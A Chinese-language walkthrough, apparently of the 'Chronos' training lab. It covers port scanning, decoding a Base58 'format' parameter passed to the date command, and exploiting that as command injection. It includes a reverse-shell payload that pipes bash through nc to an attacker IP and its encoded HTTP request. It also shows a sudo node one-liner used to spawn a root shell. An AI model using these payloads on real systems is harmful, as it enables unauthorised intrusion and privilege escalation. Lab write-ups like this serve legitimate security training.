
信息收集

主机发现

端口扫描

服务识别

发现80和8000的express




```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:f2:83:a4:38:89:8d:86:a5:e1:31:76:eb:9d:5f:ea (RSA)
|   256 41:5a:21:c4:58:f2:2b:e4:8a:2f:31:73:ce:fd:37:ad (ECDSA)
|_  256 9b:34:28:c2:b9:33:4b:37:d5:01:30:6f:87:c4:6b:23 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
8000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-open-proxy: Proxy might be redirecting requests
|_http-cors: HEAD GET POST PUT DELETE PATCH
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.99 seconds
```

子域名发现

敏感目录遍历

web信息搜集


源码审计



```
      ::before
      <p id="date"></p> overflow
      ::after
    </h1>
  </div>
</div>
<script>
  var _0x5bdf=
  ['150447srWefj','70lwLrol','1658165LmcNig','open','1260881JUqdKM','10737CrnEEe','2SjTdWC','readyState','responseText','1278676qXleJg','797116soVTES','onrea
  /date?format=4ugYDuAkScCG5gMcZjEN3mALyGldD5ZYsiCfWvQ2w9anYGyL','User-Agent','status','1DYOODT','400909Mbbcfr','Chronos','2QRBPWS','getElementById','innerHT
  (function(_0x506b95,_0x817e36){var _0x244260=_0x432d;while(!![]){try{var _0x35824b=-
  parseInt(_0x244260(0x7e))*parseInt(_0x244260(0x90))+parseInt(_0x244260(0x8e))+parseInt(_0x244260(0x7f))*parseInt(_0x244260(0x83))+-parseInt(_0x244260(0x87)
  parseInt(_0x244260(0x82))*parseInt(_0x244260(0x8d))+-parseInt(_0x244260(0x88))+parseInt(_0x244260(0x80))*parseInt(_0x244260(0x84));if(_0x35824b===_0x817e36
  (_0x506b95['shift']());}catch(_0x3fb1dc){_0x506b95['push'](_0x506b95['shift']());}}}(_0x5bdf,0xcaf1e));function _0x432d(_0x16bd66,_0x33ffa9){return _0x432d
  {_0x5bdf82=_0x5bdf82-0x7e;var _0x4da6e8=_0x5bdf[_0x5bdf82];return _0x4da6e8;},_0x432d(_0x16bd66,_0x33ffa9);}function loadDoc(){var _0x17df92=_0x432d,_0x1cf
  XMLHttpRequest();_0x2beb35[_0x17df92(0x89)]=function(){var _0x146f5d=_0x17df92;this[_0x146f5d(0x85)]==0x4&&this[_0x146f5d(0x8c)]==0xc8&&(document[_0x146f5d
  [_0x146f5d(0x92)]=this[_0x146f5d(0x86)]);},_0x2beb35[_0x17df92(0x81)]('GET',_0x17df92(0x8a),!![]),_0x2beb35['setRequestHeader'](_0x17df92(0x8b),_0x1cff55),
</script>
</body>
```


脚本值得怀疑

发现指向一个域名



Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	192.168.56.111	/	document	html	1.23 KB	1....
200	GET	192.168.56.111	style.css	stylesheet	css	1.52 KB	4....
	GET	fonts.googleapis.c...	css?family=Mr+Dafoe	stylesheet		0 B	0 B
	GET	fonts.googleapis.c...	css?family=Titillium+Web:900	stylesheet		0 B	0 B
	GET	fonts.googleapis.c...	css?family=Righteous	stylesheet		0 B	0 B
	GET	fonts.googleapis.c...	css?family=Candal	stylesheet		0 B	0 B
	GET	fonts.googleapis.c...	css?family=Permanent+Marker	stylesheet		0 B	0 B
	GET	fonts.googleapis.c...	css?family=Monoton	stylesheet		0 B	0 B
⊘	OPTI...	chronos.local:8000	date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD	xhr		CORS Failed	0 B
⊘	GET	chronos.local:8000	date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD	/:21 (xhr)		NS_ERROR_DO...	
404	GET	192.168.56.111	favicon.ico	FaviconLoader.js...	html	cached	2....


添加域名后发现了多了一行字,也就是80->8000发送了ajax请求后新增的



Chronos - Date & Time


Today is Saturday, May 14, 2022 02:16:03.

8000端口就是无异常



Chronos - Date & Time

magic模块自动识别



Operations: magic

Magic
Depth 3
□ Intensive mode
□ Extensive language support
Crib (known plaintext string or regex)


Input
start: 0 end: 48 length: 48 length: 48 lines: 1

```
4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL
```

Output
time: 189ms length: 15216 lines: 561

Recipe (click to load)	Result snippet	Properties
From_Base58('123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz',false)	'+Today is %A, %B %d, %Y %H:%M:%S.'	Valid UTF8 Entropy: 3
	4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL	Matching op Base58, From Ba Vali

将form参数搞定进行解码后发现是用base58



Recipe

From Base58
Alphabet
123456789ABCDEFGHJKLMNPQ ...
□ Remove non-alphabet chars


Input
length: 48
lines: 1

```
4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL
```

Output
time: 6ms
length: 35
lines: 1

```
'+Today is %A, %B %d, %Y %H:%M:%S.'
```

目标是直接用了linux命令



```
┌──(kali㉿kali)-[~]
└─$ date "+Today is %A, %B %d, %Y %H:%M:%S."
Today is Friday, May 13, 2022 21:36:34.

┌──(kali㉿kali)-[~]
└─$ 
```

漏洞发现

业务重构


威胁建模

漏洞利用

边界突破

命令注入


编码反弹shell



```
123456789ABCDEFGHJKLMN ...
```

```
&&nc 10.0.2.7 4444 | /bin/bash | nc 10.0.2.7 5555
```

```
7BFuYVuCc4LN4GRLNM2mb7v4so8wu4QNxKLnAPzimmKvFt9BjdJS7P9LvoM2wye22aY
```




```
GET /date?format=7BFuYVuCc4LN4GRLNM2mb7v4so8wu4QNxKLnAPzimmKvFt9BjdJS7P9LvoM2wye22aY
 HTTP/1.1
Host: chronos.local:8000
User-Agent: Chronos
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://10.0.2.20
Connection: close
Referer: http://10.0.2.20/
If-None-Match: W/"2c-AjQSpJoT9gqaoxYDOWFp+WtztZY"
```

权限提升


express的exp

二次提权



```
bash: cd: /root: Permission denied
imera@chronos:~$ sudo -l
sudo -l
Matching Defaults entries for imera on chronos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User imera may run the following commands on chronos:
    (ALL) NOPASSWD: /usr/local/bin/npm *
    (ALL) NOPASSWD: /usr/local/bin/node *
imera@chronos:~$ sudo node -e 'child_process.spawn("/bin/bash", {stdio: [0, 1, 2]})'
```

总结



打靶总结

01 主机发现/端口应用扫描

02 页面绑定/编码解码

03 命令注入/反弹shell

04 搜索大法/框架漏洞

05 代码审计/提升权限

06 彩蛋